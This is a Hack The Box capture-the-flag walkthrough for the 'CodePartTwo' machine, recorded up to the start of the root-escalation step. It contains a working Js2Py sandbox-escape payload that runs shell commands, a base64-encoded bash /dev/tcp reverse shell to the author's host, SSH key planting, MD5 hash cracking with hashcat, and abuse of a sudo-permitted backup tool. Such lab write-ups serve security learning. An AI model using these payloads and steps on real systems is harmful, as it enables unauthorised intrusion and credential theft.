Hack The Box Walkthrough - CodePartTwo
In this machine I exploited a vulnerability in a JS code interpreter to get a shell on the server. Then I cracked a password to escalate to a different user. And finally exploited a backup utility to read files and become root.
- Room: CodePartTwo
- Difficulty: Easy
- URL: https://app.hackthebox.com/machines/CodePartTwo
- Author: FisMatHack
Enumeration
I started the box by running RustScan to check for open ports.
$ rustscan -a target -- -A | tee rust.txt
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.
________________________________________
: https://discord.gg/GFrQsGy           :
: https://github.com/RustScan/RustScan :
 --------------------------------------
Real hackers hack time ⌛

[~] The config file is expected to be at "/home/ehogue/.rustscan.toml"
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive servers
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the Ulimit with '--ulimit 5000'.
Open 10.129.49.212:22
Open 10.129.49.212:8000
[~] Starting Script(s)
[>] Script to be run Some("nmap -vvv -p  ")

[~] Starting Nmap 7.98 ( https://nmap.org ) at 2025-12-30 13:00 -0500
NSE: Loaded 158 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 13:00
Stats: 0:00:00 elapsed; 0 hosts completed (0 up), 0 undergoing Script Pre-Scan
NSE: Active NSE Script Threads: 1 (0 waiting)
NSE Timing: About 0.00% done

...

PORT     STATE SERVICE REASON         VERSION
22/tcp   open  ssh     syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 a0:47:b4:0c:69:67:93:3a:f9:b4:5d:b3:2f:bc:9e:23 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCnwmWCXCzed9BzxaxS90h2iYyuDOrE2LkavbNeMlEUPvMpznuB9cs8CTnUenkaIA8RBb4mOfWGxAQ6a/nmKOea1FA6rfGG+fhOE/R1g8BkVoKGkpP1hR2XWbS3DWxJx3UUoKUDgFGSLsEDuW1C+ylg8UajGokSzK9NEg23WMpc6f+FORwJeHzOzsmjVktNrWeTOZthVkvQfqiDyB4bN0cTsv1mAp1jjbNnf/pALACTUmxgEemnTOsWk3Yt1fQkkT8IEQcOqqGQtSmOV9xbUmv6Y5ZoCAssWRYQ+JcR1vrzjoposAaMG8pjkUnXUN0KF/AtdXE37rGU0DLTO9+eAHXhvdujYukhwMp8GDi1fyZagAW+8YJb8uzeJBtkeMo0PFRIkKv4h/uy934gE0eJlnvnrnoYkKcXe+wUjnXBfJ/JhBlJvKtpLTgZwwlh95FJBiGLg5iiVaLB2v45vHTkpn5xo7AsUpW93Tkf+6ezP+1f3P7tiUlg3ostgHpHL5Z9478=
|   256 7d:44:3f:f1:b1:e2:bb:3d:91:d5:da:58:0f:51:e5:ad (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBErhv1LbQSlbwl0ojaKls8F4eaTL4X4Uv6SYgH6Oe4Y+2qQddG0eQetFslxNF8dma6FK2YGcSZpICHKuY+ERh9c=
|   256 f1:6b:1d:36:18:06:7a:05:3f:07:57:e1:ef:86:b4:85 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIEJovaecM3DB4YxWK2pI7sTAv9PrxTbpLG2k97nMp+FM
8000/tcp open  http    syn-ack ttl 63 Gunicorn 20.0.4
|_http-title: Welcome to CodePartTwo
| http-methods:
|_  Supported Methods: GET HEAD OPTIONS
|_http-server-header: gunicorn/20.0.4
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
TCP/IP fingerprint:
OS:SCAN(V=7.98%E=4%D=12/30%OT=22%CT=%CU=33677%PV=Y%DS=2%DC=T%G=N%TM=6954136
OS:3%P=x86_64-pc-linux-gnu)SEQ(SP=102%GCD=2%ISR=10E%TI=Z%CI=Z%II=I%TS=A)OPS
OS:(O1=M552ST11NW7%O2=M552ST11NW7%O3=M552NNT11NW7%O4=M552ST11NW7%O5=M552ST1
OS:1NW7%O6=M552ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN
OS:(R=Y%DF=Y%T=40%W=FAF0%O=M552NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=A
OS:S%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R
OS:=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F
OS:=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%
OS:T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD
OS:=S)

Uptime guess: 33.021 days (since Thu Nov 27 12:31:30 2025)
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=258 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

...

Nmap done: 1 IP address (1 host up) scanned in 10.04 seconds
           Raw packets sent: 38 (2.458KB) | Rcvd: 27 (1.834KB)
It detected two ports:
- 22 - SSH
- 8000 - HTTP
Website
I opened Caido and Firefox to take a look at the website on port 8000.

I also launched FeroxBuster to check for hidden pages.
$ feroxbuster -u http://target.htb:8000/

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.13.1
───────────────────────────┬──────────────────────
 🎯  Target Url            │ http://target.htb:8000/
 🚩  In-Scope Url          │ target.htb
 🚀  Threads               │ 50
 📖  Wordlist              │ /usr/share/seclists/Discovery/Web-Content/raft-large-words.txt
 👌  Status Codes          │ All Status Codes!
 💥  Timeout (secs)        │ 7
 🦡  User-Agent            │ feroxbuster/2.13.1
 💉  Config File           │ /etc/feroxbuster/ferox-config.toml
 🔎  Extract Links         │ true
 🏁  HTTP methods          │ [GET]
 🔃  Recursion Depth       │ 4
───────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
404      GET        5l       31w      207c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200      GET       48l      284w    17415c http://target.htb:8000/download
200      GET       20l       46w      667c http://target.htb:8000/login
200      GET       20l       44w      651c http://target.htb:8000/register
302      GET        5l       22w      189c http://target.htb:8000/logout => http://target.htb:8000/
200      GET       98l      247w     3309c http://target.htb:8000/static/js/script.js
200      GET      210l      571w     4808c http://target.htb:8000/static/css/styles.css
200      GET       47l      202w     2212c http://target.htb:8000/
302      GET        5l       22w      199c http://target.htb:8000/dashboard => http://target.htb:8000/login
[####################] - 3m    119609/119609  0s      found:8       errors:0
[####################] - 3m    119601/119601  604/s   http://target.htb:8000/
It did not find anything that was not available from the website. I clicked on the DOWNLOAD APP button, it downloaded a file called app.zip.
I also created an account and connected to the application. It gave me access to a Dashboard that had buttons to save and run some JS code.


This looked promising for code execution. I had access to the source code, so I unzipped it and looked at how the JS got executed. Especially since nmap was saying this was a Python application.
Remote Code Execution
The source code had a database file. I looked at it, but it was empty.
$ sqlite3 app/instance/users.db
SQLite version 3.46.1 2024-08-13 09:16:08
Enter ".help" for usage hints.

sqlite> .tables
code_snippet  user

sqlite> Select * From user;

sqlite> Select * From code_snippet;

sqlite>
I looked at the source code for the application. The interesting part was in the function that executed the JS code.
@app.route('/run_code', methods=['POST'])
def run_code():
    try:
        code = request.json.get('code')
        result = js2py.eval_js(code)
        return jsonify({'result': result})
    except Exception as e:
        return jsonify({'error': str(e)})
It was using a library called Js2Py. This library can translate and interpret JS code. The requirements.txt file showed that it used version 0.74 of the library. A quick search found a CVE for that version. The vulnerability allowed to get a reference to a Python object and use it to execute arbitrary code on the server. I also found a POC to exploit the vulnerability.
I took the payload from the POC and changed it to make a curl request to my machine.
// [+] command goes here:
let cmd = "curl 10.10.14.28 "
let hacked, bymarve, n11
let getattr, obj

hacked = Object.getOwnPropertyNames({})
bymarve = hacked.__getattribute__
n11 = bymarve("__getattribute__")
obj = n11("__class__").__base__
getattr = obj.__getattribute__

function findpopen(o) {
    let result;
    for(let i in o.__subclasses__()) {
        let item = o.__subclasses__()[i]
        if(item.__module__ == "subprocess" && item.__name__ == "Popen") {
            return item
        }
        if(item.__name__ != "type" && (result = findpopen(item))) {
            return result
        }
    }
}

n11 = findpopen(obj)(cmd, -1, null, -1, -1, -1, null, null, true).communicate()
console.log(n11)
n11
I started a web server and saw a hit when I submitted the payload.
$ python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.129.49.212 - - [30/Dec/2025 13:24:37] "GET / HTTP/1.1" 200 -
I had code execution. I created a command to get a reverse shell.
$ echo 'bash -c "bash  -i >& /dev/tcp/10.10.14.28/4444 0>&1" ' | base64
YmFzaCAtYyAiYmFzaCAgLWkgPiYgL2Rldi90Y3AvMTAuMTAuMTQuMjgvNDQ0NCAwPiYxIiAK
I submitted that as the command to execute by the payload and got a hit on my netcat listener.
$ nc -klvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.28] from (UNKNOWN) [10.129.49.212] 40236
bash: cannot set terminal process group (935): Inappropriate ioctl for device
bash: no job control in this shell
app@codeparttwo:~/app$
I copied my SSH key to the server.
app@codeparttwo:~/app$ mkdir ../.ssh
mkdir ../.ssh

app@codeparttwo:~/app$ echo ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCbXfoVZuLYBtyt13EuwFmgLp1uVd8HYQi3cJU5tVV4EodAgQtW/TplTxVffi6I4mgqSPq9whb288Qif0jKmxY9HdiAdt2csvs4392i/v+X1QPFSbQKFQzs7Nu+AdgiKTU9jN5AkYfg//1vBlE6qubAGzJXmK/i/ezlnz3b7tNOjvm+pWjTPpAFPlcdJKbr9ssf38HhYHyLjrb1Ei3f5P9LAV8ivZjajuMfSbOjMSrcKV6t7dK+QZ2oBfbuVRjqkuxYxJKaWbq1h3aqzfiYaVVp1WYtiRRmiEJFxmimX+6KL1v9Con/fr2w+0+qBJr1FLzI0VpjnRMbniRpir8nvGkgTvVTFZbGZ67Glxfjm5BUSUy00JgtWVBNHhcokfIp07u0rVhSTvxlKlQLB51ExTfJcPbo99D6xq2Lsqh0VihB8N2A2N5P69sRJpuglAz2TxPikT+tH+ijDoNjJVpYEy6vzgP6gv4/whO4T7wbwU6/l8Pa8l7ezQkX7Ko4Av2m8Es= > ../.ssh/authorized_keys
</l8Pa8l7ezQkX7Ko4Av2m8Es= > ../.ssh/authorized_keys

app@codeparttwo:~/app$ chmod 700 ../.ssh
chmod 700 ../.ssh

app@codeparttwo:~/app$ chmod 600 ../.ssh/authorized_keys
chmod 600 ../.ssh/authorized_keys
And reconnected with ssh.
$ ssh app@target
The authenticity of host 'target (10.129.49.212)' can't be established.
ED25519 key fingerprint is: SHA256:KGKFyaW9Pm7DDxZe/A8oi/0hkygmBMA8Y33zxkEjcD4
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'target' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-216-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

...

Last login: Tue Dec 30 18:29:50 2025 from 10.10.14.28
app@codeparttwo:~$
User marco
Once connected on the server, I looked at the database for the application.
app@codeparttwo:~$ sqlite3 app/instance/users.db
SQLite version 3.31.1 2020-01-27 19:55:54
Enter ".help" for usage hints.
sqlite> .tables
code_snippet  user
sqlite> Select * From user;
1|marco|649c9d65a206a75f5abe509fe128bce5
2|app|a97588c0e2fa3a024876339e27aeb42e
3|admin|21232f297a57a5a743894a0e4a801fc3
This one had three users with the passwords hashed with MD5. The admin user was created by me.
I saved the hashed in a file and used hashcat to crack them.
$ cat hash.txt
marco:649c9d65a206a75f5abe509fe128bce5
app:a97588c0e2fa3a024876339e27aeb42e
admin:21232f297a57a5a743894a0e4a801fc3

$ hashcat -a0 -m0 --username hash.txt /usr/share/seclists/rockyou.txt
hashcat (v7.1.2) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
====================================================================================================================================================
* Device #01: cpu-sandybridge-AMD Ryzen 7 PRO 5850U with Radeon Graphics, 6879/13759 MB (2048 MB allocatable), 6MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 3 digests; 3 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Salt
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory allocated for this attack: 513 MB (12659 MB free)

Dictionary cache hit:
* Filename..: /usr/share/seclists/rockyou.txt
* Passwords.: 14344384
* Bytes.....: 139921497
* Keyspace..: 14344384

21232f297a57a5a743894a0e4a801fc3:admin
649c9d65a206a75f5abe509fe128bce5:REDACTED
Approaching final keyspace - workload adjusted.


Session..........: hashcat
Status...........: Exhausted
Hash.Mode........: 0 (MD5)
Hash.Target......: hash.txt
Time.Started.....: Tue Dec 30 13:34:45 2025 (3 secs)
Time.Estimated...: Tue Dec 30 13:34:48 2025 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
Guess.Base.......: File (/usr/share/seclists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#01........:  6589.4 kH/s (0.25ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 2/3 (66.67%) Digests (total), 2/3 (66.67%) Digests (new)
Progress.........: 14344384/14344384 (100.00%)
Rejected.........: 0/14344384 (0.00%)
Restore.Point....: 14344384/14344384 (100.00%)
Restore.Sub.#01..: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#01...: !caroline -> $HEX[042a0337c2a156616d6f732103]
Hardware.Mon.#01.: Util: 37%

Started: Tue Dec 30 13:34:21 2025
Stopped: Tue Dec 30 13:34:50 2025

$ hashcat -a0 -m0 --username hash.txt /usr/share/seclists/rockyou.txt --show
Mixing --show with --username or --dynamic-x can cause exponential delay in output.

marco:649c9d65a206a75f5abe509fe128bce5:REDACTED
admin:21232f297a57a5a743894a0e4a801fc3:admin


app@codeparttwo:~$ cat /etc/passwd | grep sh$
root:x:0:0:root:/root:/bin/bash
marco:x:1000:1000:marco:/home/marco:/bin/bash
app:x:1001:1001:,,,:/home/app:/bin/bash
I had the password for the user marco. And the machine had a user with that name.
I tried to switch to marco.
app@codeparttwo:~$ su marco
Password:

marco@codeparttwo:/home/app$ cd

marco@codeparttwo:~$ ls -la
total 44
drwxr-x--- 6 marco marco 4096 Dec 30 18:30 .
drwxr-xr-x 4 root  root  4096 Jan  2  2025 ..
drwx------ 7 root  root  4096 Apr  6  2025 backups
lrwxrwxrwx 1 root  root     9 Oct 26  2024 .bash_history -> /dev/null
-rw-r--r-- 1 marco marco  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 marco marco 3771 Feb 25  2020 .bashrc
drwx------ 2 marco marco 4096 Apr  6  2025 .cache
drwxrwxr-x 4 marco marco 4096 Feb  1  2025 .local
lrwxrwxrwx 1 root  root     9 Nov 17  2024 .mysql_history -> /dev/null
-rw-rw-r-- 1 root  root  2893 Jun 18  2025 npbackup.conf
-rw-r--r-- 1 marco marco  807 Feb 25  2020 .profile
lrwxrwxrwx 1 root  root     9 Oct 26  2024 .python_history -> /dev/null
lrwxrwxrwx 1 root  root     9 Oct 31  2024 .sqlite_history -> /dev/null
drwx------ 2 marco marco 4096 Oct 20  2024 .ssh
-rw-r----- 1 root  marco   33 Dec 30 17:58 user.txt

marco@codeparttwo:~$ cat user.txt
REDACTED
It worked, and I got the user flag.
Getting root
As marco, I checked if I could run anything with sudo.
marco@codeparttwo:~$ sudo -l
Matching Defaults entries for marco on codeparttwo:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User marco may run the following commands on codeparttwo:
    (ALL : ALL) NOPASSWD: /usr/local/bin/npbackup-cli
I was able to run a backup utility called NPBackup.
I tried running it, it needed a configuration file.
marco@codeparttwo:~$ sudo /usr/local/bin/npbackup-cli
2025-12-30 18:55:42,914 :: INFO :: npbackup 3.0.1-linux-UnknownBuildType-x64-legacy-public-3.8-i 2025032101 - Copyright (C) 2022-2025 NetInvent running as root
2025-12-30 18:55:42,915 :: CRITICAL :: Cannot run without configuration file.
2025-12-30 18:55:42,925 :: INFO :: ExecTime = 0:00:00.014465, finished, state is: critical.
This was interesting. I might be able to backup some files I was not allowed to read, and then access the backup to read them.
I checked the help for the application. There were a few interesting parameters I could use to list the files in a backup, and extract them.
marco@codeparttwo:~$ sudo /usr/local/bin/npbackup-cli -h
usage: npbackup-cli [-h] [-c CONFIG_FILE] [--repo-name REPO_NAME] [--repo-group REPO_GROUP] [-b] [-f] [-r RESTORE] [-s] [--ls [LS]] [--find FIND] [--forget FORGET] [--policy] [--housekeeping] [--quick-check] [--full-check]
                    [--check CHECK] [--prune [PRUNE]] [--prune-max] [--unlock] [--repair-index] [--repair-packs REPAIR_PACKS] [--repair-snapshots] [--repair REPAIR] [--recover] [--list LIST] [--dump DUMP] [--stats [STATS]] [--raw RAW]
                    [--init] [--has-recent-snapshot] [--restore-includes RESTORE_INCLUDES] [--snapshot-id SNAPSHOT_ID] [--json] [--stdin] [--stdin-filename STDIN_FILENAME] [-v] [-V] [--dry-run] [--no-cache] [--license]
                    [--auto-upgrade] [--log-file LOG_FILE] [--show-config] [--external-backend-binary EXTERNAL_BACKEND_BINARY] [--group-operation GROUP_OPERATION] [--create-key CREATE_KEY]
                    [--create-backup-scheduled-task CREATE_BACKUP_SCHEDULED_TASK] [--create-housekeeping-scheduled-task CREATE_HOUSEKEEPING_SCHEDULED_TASK] [--check-config-file]

Portable Network Backup Client This program is distributed under the GNU General Public License and comes with ABSOLUTELY NO WARRANTY. This is free software, and you are welcome to redistribute it under certain conditions; Please type
--license for more info.

optional arguments:
  -h, --help            show this help message and exit
  -c CONFIG_FILE, --config-file CONFIG_FILE
                        Path to alternative configuration file (defaults to current dir/npbackup.conf)
  --repo-name REPO_NAME
                        Name of the repository to work with. Defaults to 'default'. This can also be a comma separated list of repo names. Can accept special name '__all__' to work with all repositories.
  --repo-group REPO_GROUP
                        Comme separated list of groups to work with. Can accept special name '__all__' to work with all repositories.
  -b, --backup          Run a backup
  -f, --force           Force running a backup regardless of existing backups age
  -r RESTORE, --restore RESTORE
                        Restore to path given by --restore, add --snapshot-id to specify a snapshot other than latest
  -s, --snapshots       Show current snapshots
  --ls [LS]             Show content given snapshot. When no snapshot id is given, latest is used
  --find FIND           Find full path of given file / directory
  --forget FORGET       Forget given snapshot (accepts comma separated list of snapshots)
  --policy              Apply retention policy to snapshots (forget snapshots)
  --housekeeping        Run --check quick, --policy and --prune in one go
  --quick-check         Deprecated in favor of --'check quick'. Quick check repository
  --full-check          Deprecated in favor of '--check full'. Full check repository (read all data)
  --check CHECK         Checks the repository. Valid arguments are 'quick' (metadata check) and 'full' (metadata + data check)
  --prune [PRUNE]       Prune data in repository, also accepts max parameter in order prune reclaiming maximum space
  --prune-max           Deprecated in favor of --prune max
  --unlock              Unlock repository
  --repair-index        Deprecated in favor of '--repair index'.Repair repo index
  --repair-packs REPAIR_PACKS
                        Deprecated in favor of '--repair packs'. Repair repo packs ids given by --repair-packs
  --repair-snapshots    Deprecated in favor of '--repair snapshots'.Repair repo snapshots
  --repair REPAIR       Repair the repository. Valid arguments are 'index', 'snapshots', or 'packs'
  --recover             Recover lost repo snapshots
  --list LIST           Show [blobs|packs|index|snapshots|keys|locks] objects
  --dump DUMP           Dump a specific file to stdout (full path given by --ls), use with --dump [file], add --snapshot-id to specify a snapshot other than latest
  --stats [STATS]       Get repository statistics. If snapshot id is given, only snapshot statistics will be shown. You may also pass "--mode raw-data" or "--mode debug" (with double quotes) to get full repo statistics
  --raw RAW             Run raw command against backend. Use with --raw "my raw backend command"
  --init                Manually initialize a repo (is done automatically on first backup)
  --has-recent-snapshot
                        Check if a recent snapshot exists
  --restore-includes RESTORE_INCLUDES
                        Restore only paths within include path, comma separated list accepted
  --snapshot-id SNAPSHOT_ID
                        Choose which snapshot to use. Defaults to latest
  --json                Run in JSON API mode. Nothing else than JSON will be printed to stdout
  --stdin               Backup using data from stdin input
  --stdin-filename STDIN_FILENAME
                        Alternate filename for stdin, defaults to 'stdin.data'
  -v, --verbose         Show verbose output
  -V, --version         Show program version
  --dry-run             Run operations in test mode, no actual modifications
  --no-cache            Run operations without cache
  --license             Show license
  --auto-upgrade        Auto upgrade NPBackup
  --log-file LOG_FILE   Optional path for logfile
  --show-config         Show full inherited configuration for current repo. Optionally you can set NPBACKUP_MANAGER_PASSWORD env variable for more details.
  --external-backend-binary EXTERNAL_BACKEND_BINARY
                        Full path to alternative external backend binary
  --group-operation GROUP_OPERATION
                        Deprecated command to launch operations on multiple repositories. Not needed anymore. Replaced by --repo-name x,y or --repo-group x,y
  --create-key CREATE_KEY
                        Create a new encryption key, requires a file path
  --create-backup-scheduled-task CREATE_BACKUP_SCHEDULED_TASK
                        Create a scheduled backup task, specify an argument interval via interval=minutes, or hour=hour,minute=minute for a daily task
  --create-housekeeping-scheduled-task CREATE_HOUSEKEEPING_SCHEDULED_TASK
                        Create a scheduled housekeeping task, specify hour=hour,minute=minute for a daily task
  --check-config-file   Check if config file is valid
I looked for examples of configuration files on the server. There was one in the user’s home directory that I missed earlier.
marco@codeparttwo:~$ find / -name 'npbackup*' 2>/dev/null
/var/log/npbackup-cli.log
/opt/npbackup-cli
/home/marco/npbackup.conf
/usr/bin/npbackup-cli
/usr/local/bin/npbackup-gui
/usr/local/bin/npbackup-cli
/usr/local/bin/npbackup-viewer
/usr/local/bin/npbackup-cli.cmd
/usr/local/lib/python3.8/dist-packages/npbackup-3.0.1.dist-info
/usr/local/lib/python3.8/dist-packages/npbackup
I made a copy of it in the home folder. But it got deleted by a clean up script while I was playing with it.
I made another copy in a temporary folder. I edited it to change the folder to backup from the folder of the web application to /root.
marco@codeparttwo:/home/app$ mktemp -d
/tmp/tmp.uR9LCRoFEY

marco@codeparttwo:/home/app$ cd /tmp/tmp.uR9LCRoFEY/

marco@codeparttwo:/tmp/tmp.uR9LCRoFEY$ cp ~/npbackup.conf bu.conf

marco@codeparttwo:/tmp/tmp.uR9LCRoFEY$ ls -la
total 12
drwx------  2 marco marco 4096 Dec 30 21:13 .
drwxrwxrwt 13 root  root  4096 Dec 30 21:13 ..
-rw-rw-r--  1 marco marco 2893 Dec 30 21:13 bu.conf

marco@codeparttwo:/tmp/tmp.uR9LCRoFEY$ vim bu.conf
With this configuration created, I looked at the existing snapshots.
marco@codeparttwo:/tmp/tmp.uR9LCRoFEY$ sudo /usr/local/bin/npbackup-cli -c bu.conf -s
2025-12-30 21:14:24,288 :: INFO :: npbackup 3.0.1-linux-UnknownBuildType-x64-legacy-public-3.8-i 2025032101 - Copyright (C) 2022-2025 NetInvent running as root
2025-12-30 21:14:24,318 :: INFO :: Loaded config 09F15BEC in /tmp/tmp.uR9LCRoFEY/bu.conf
